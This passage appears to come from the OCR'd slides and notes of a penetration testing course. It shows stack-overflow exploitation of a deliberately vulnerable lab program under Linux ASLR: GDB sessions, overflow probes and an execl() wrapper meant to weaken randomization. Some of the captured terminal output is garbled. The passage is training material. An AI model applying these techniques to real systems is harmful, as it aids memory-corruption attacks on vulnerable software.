Memory leaks such as format string vulnerabilities may be one method of learning about the location of libraries and variables within a running process, but without such luck we need to think outside of the box a bit. How about wrapping a program within another program in an attempt to have a bit more control about the layout of the program. It just so happens that it works when using particular functions to open up the vulnerable program.



Another Technique ...

- Jump back over to Kubuntu Gutsy
  - It is running Linux Kernel 2.6.22
  - This also works on Kernel 2.6.27 and later, depending on the ASLR implementation
- Enable ASLR
  - From command line, type:
    - echo 1 >/proc/sys/kernel/randomize_va_space
  - To turn ASLR off:
    - echo 0 >/proc/sys/kernel/randomize_va_space

Another Technique ...


Jump back from Kubuntu Edgy over to Kubuntu Gutsy. Gutsy is running Kernel version 2.6.22. We need to first enable ASLR by typing in "*echo 1 >/proc/sys/kernel/randomize_va_space*" in a command prompt. Don't forget to turn this off if needed when performing other testing. You can do this by entering the command "*echo 0 >/proc/sys/kernel/randomize_va_space*."

There are three main values that can be located in the file randomize_va_space.

0 – No randomization – Everything is static.

1 – Conservative randomization – Shared libraries, stack, mmap, VDSO, and heap are randomized.

2 – Full randomization – In addition to conservative randomization, break "brk()" is also randomized.




Verifying ASLR is Running

- Using the ldd tool, verify that ASLR is running
  - We'll be hacking at the program "aslr_vuln" located in the /home/deadlist directory
  - Type in "ldd ./aslr_vuln"
    - Is the libc.so.6 load address changing each time?
    - If not, ASLR is not running
    - The linux-gate.so.1 VDSO may show as static
      - Remember, it's been scrubbed of our desired "jmp esp" instruction
      - By all means, hack away at it. Let the instructor know if you find something!

Verifying ASLR is Running

First, we'll use the ldd tool to verify whether or not ASLR is properly enabled. The program we'll be hacking at is called, "aslr_vuln" and is in your /home/deadlist directory. Locate the program and run "ldd ./aslr_vuln." The address of libc.so.6 should be changing each time you run ldd against the aslr_vuln program. If not, check to make sure that the file "randomize_va_space" located in the /proc/sys/kernel/ directory holds the value "1" inside. Note that linux-gate.so.1 is showing a static address. It seems that in Kernel version 2.6.22, it is static, but has been sanitized of our desired opcode. By all means, see if you can locate some static pattern of bytes that can be leveraged as a trampoline. If you find something, please share it!


What You Should be Seeing



```
deadlist@deadlist-desktop:~$ uname -a
Linux deadlist-desktop 2.6.22-14-generic #1 SMP Sun Oct 14 23:05:12
 GMT 2007 i686 GNU/Linux
deadlist@deadlist-desktop:~$ ldd ./aslr_vuln
                            =>  (0xffffe000)
                    /tls/i686/cmov/libc.so.6 (0xb7dde000)
        /lib/ld-linux.so.2 (0xb7f37000)
deadlist@deadlist-desktop:~$ ldd ./aslr_vuln
        linux-gate
        libc.so.6                                  (0xb7e0a000)
        /lib/ld-li
deadlist@deadlist-desktop:~$ ldd ./aslr_vuln
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e12000)
        /lib/ld-linux.so.2 (0xb7f6b000)
```

What You Should be Seeing

As you can see on this screen, we are running Linux Kernel version 2.6.22. This is verified by issuing the "uname –a" command. In using the ldd tool multiple times on the "aslr_vuln" program, you should also see the load address for the listed shared objects is changing with each run. This allows us to verify that ASLR is enabled properly.



Checking for a BoF


- Let us check the "aslr_vuln" program for an overflow

```
deadlist@deadlist-desktop:~$ ./aslr_vuln AAAA
I'm vulnerable to a stack overflow... See if you can hack me!

deadlist@deadlist-desktop:~$ ./aslr_vuln `python -c 'print "A" *100'`
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault (core dumped)
```

- We cause a segmentation fault by sending 100 A's

Checking for a BoF

Just like we did earlier, determine if the aslr_vuln program is vulnerable to a simple stack overflow by passing it in some A's. On this slide you can see that four A's does not trigger a segmentation fault, but using Python to pass in 100 A's, we cause a segmentation fault.



Checking with GDB

```
(gdb) run `python -c 'print "A" *48'`
Starting program: /home/deadlist/aslr_vuln `python -c 'print "A" *48'`
                  tack overflow... See if you can hack me!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p $esp
$1 = (void *) 0xbf8d6800
```

```
(gdb) run `python -c 'print "A" *48'`
Starting program: /home/deadl                    'print "A" *48'`
I'm vulnerable to a stack ove                    hack me!

Program received signal SIGSE
0x41414141 in ?? ()
(gdb) p $esp
$3 = (void *) 0xbf9ad100
```

48 A's overflows


ESP is changing with each run

Ret2Buffer is unlikely

Checking with GDB

Let us try and run the program inside of GDB to get a closer look. Try and run the program with 100 A's first. You will likely not see 0x41414141 during the segmentation fault as you would expect. Part of this has to do with the fact that ASLR will often generate strange results when causing exceptions. Another reason has to do with the fact that the behavior of the segmentation fault is often related to how and where a function is called. If you reduce the number of A's down to 48, you should see some difference in the behavior of the segmentation fault and where EIP is trying to jump. Run it a few times with 48 A's and you should eventually see the expected 0x41414141 inside of the EIP register. Each time your segmentation fault is successful, use the "p $esp" command in GDB to print the address held in the stack pointer. You should notice that it changes each time you execute the program due to the randomization of the stack segment. At this point we can count out our traditional return to buffer style attack.

The inconsistency in gaining control over the instruction pointer should be noted, as even with a working exploit, reliability will be inconsistent. This is likely due to the fact that the vulnerable function is being called from main(). Feel free to reverse engineer it further to determine the exact cause.



What Else is Randomized?

- Function locations are randomized

```
Breakpoint 1, 0x080483b3 in main ()
(gdb) p system
$4 = {<text variable, no debug info>} 0xb7e9eef0 <system>
```


```
(gdb) p system
$5 = {<text variable, no debug info>} 0xb7df0ef0 <system>
```

- Ret2Libc not a likely candidate

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

What Else is Randomized?

Set up a breakpoint inside of GDB on the function main() with the command, "break main." Run the program with no arguments. When execution pauses due to the breakpoint, type in "p system." Record the address and rerun the program. Type in the "p system" command again when the program pauses. You should notice that the location of the function system() is mapped to a different address each time you execute the program. This would lead us to believe a simple return-to-libc attack would also prove difficult.



No Where to Return


- Where we are at:
  - The stack is randomized with each run of the program
  - System libraries and functions are randomized with each run
  - 20-bits is used for randomization
  - Brute-forcing not a good solution
  - How can we defeat this? Thoughts?
    - How about wrapping the program in an attempt to have some level of control?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

No Where to Return

At this point we know that the stack is located at a new address with every run of the program. We know that system libraries and functions are mapped to different locations within the process space as well. We know that 20-bits seems to be used in the randomization pool for some of the mapped segments. It is pretty obvious that brute-forcing is not the best approach to defeating ASLR on this system.

Try and think of some ways that might help us defeat ASLR on this Kernel? How about wrapping the program in an attempt to have some level of control? This could work!



Wrapping the Target Program

- The exec() family of functions
  - int execl(const char **path*, const char **arg*, ...);
  - int execlp(const char **file*, const char **arg*, ...);
  - int execle(const char **path*, const char **arg* , ..., char * const *envp*[]);
  - int execv(const char **path*, char *const *argv*[]);
  - int execvp(const char **file*, char *const *argv*[])
- Replaces the current process image with a new process image

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Wrapping the Target Program


Just for kicks, let us try wrapping the aslr_vuln program with another C program we control and use the execl() function to open it. According to the Linux help page for the exec() family of functions, "The exec family of functions replaces the current process image with a new process image." This could potentially have an affect on ASLR, but let us first see if we can even cause a segmentation fault on the next slide.

exec():

#include <unistd.h> extern char **environ;

int execl(const char **path*, const char **arg*, ...);
int execlp(const char **file*, const char **arg*, ...);
int execle(const char **path*, const char **arg* , ..., char * const *envp*[]);
int execv(const char **path*, char *const *argv*[]);
int execvp(const char **file*, char *const *argv*[]);

The exec family of functions replaces the current process image with a new process image, but does not re-randomize.



Sample Program – aslr-test1.c


```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char buffer[100];
   int i, junk;
   printf(“i is at: %p\n”, &i);
   memset(buffer, 0x41, 100);
   execl(“./aslr_vuln”, “aslr_vuln”, buffer, NULL);
}
```

Sample Program

Let us first create a simple C program that uses the execl() function to open up the vulnerable aslr_vuln program We'll create a buffer of 100 bytes and pass in a bunch of capital A's to see if we can get EIP to try and jump to 0x41414141.

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
                char buffer[100];
                int i, junk;
                printf(“i is at: %p\n”, &i);
                memset(buffer, 0x41, 100);
                execl(“./aslr_vuln”, “aslr_vuln”, buffer, NULL);
}
```

Compile it with: gcc –fno-stack-protector aslr-test1.c –o aslr-test1



Run it in GDB


- gdb ./aslr-test1
- Run it a couple of times ...

```
(gdb) r
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfc20348
I'm vulnerable to a stack overflow... See if you can hack me!


Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x080483e9 in main ()
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Run it in GDB

As you can see we seem to be causing a segmentation fault, but are not causing EIP to jump to the address 0x41414141. One would think as long as we're overwriting the return pointer with A's that execution should try to jump to 0x41414141; however, the behavior is not always predictable.



Decreasing the Buffer Size

- No luck; Try decreasing the buffer size ...

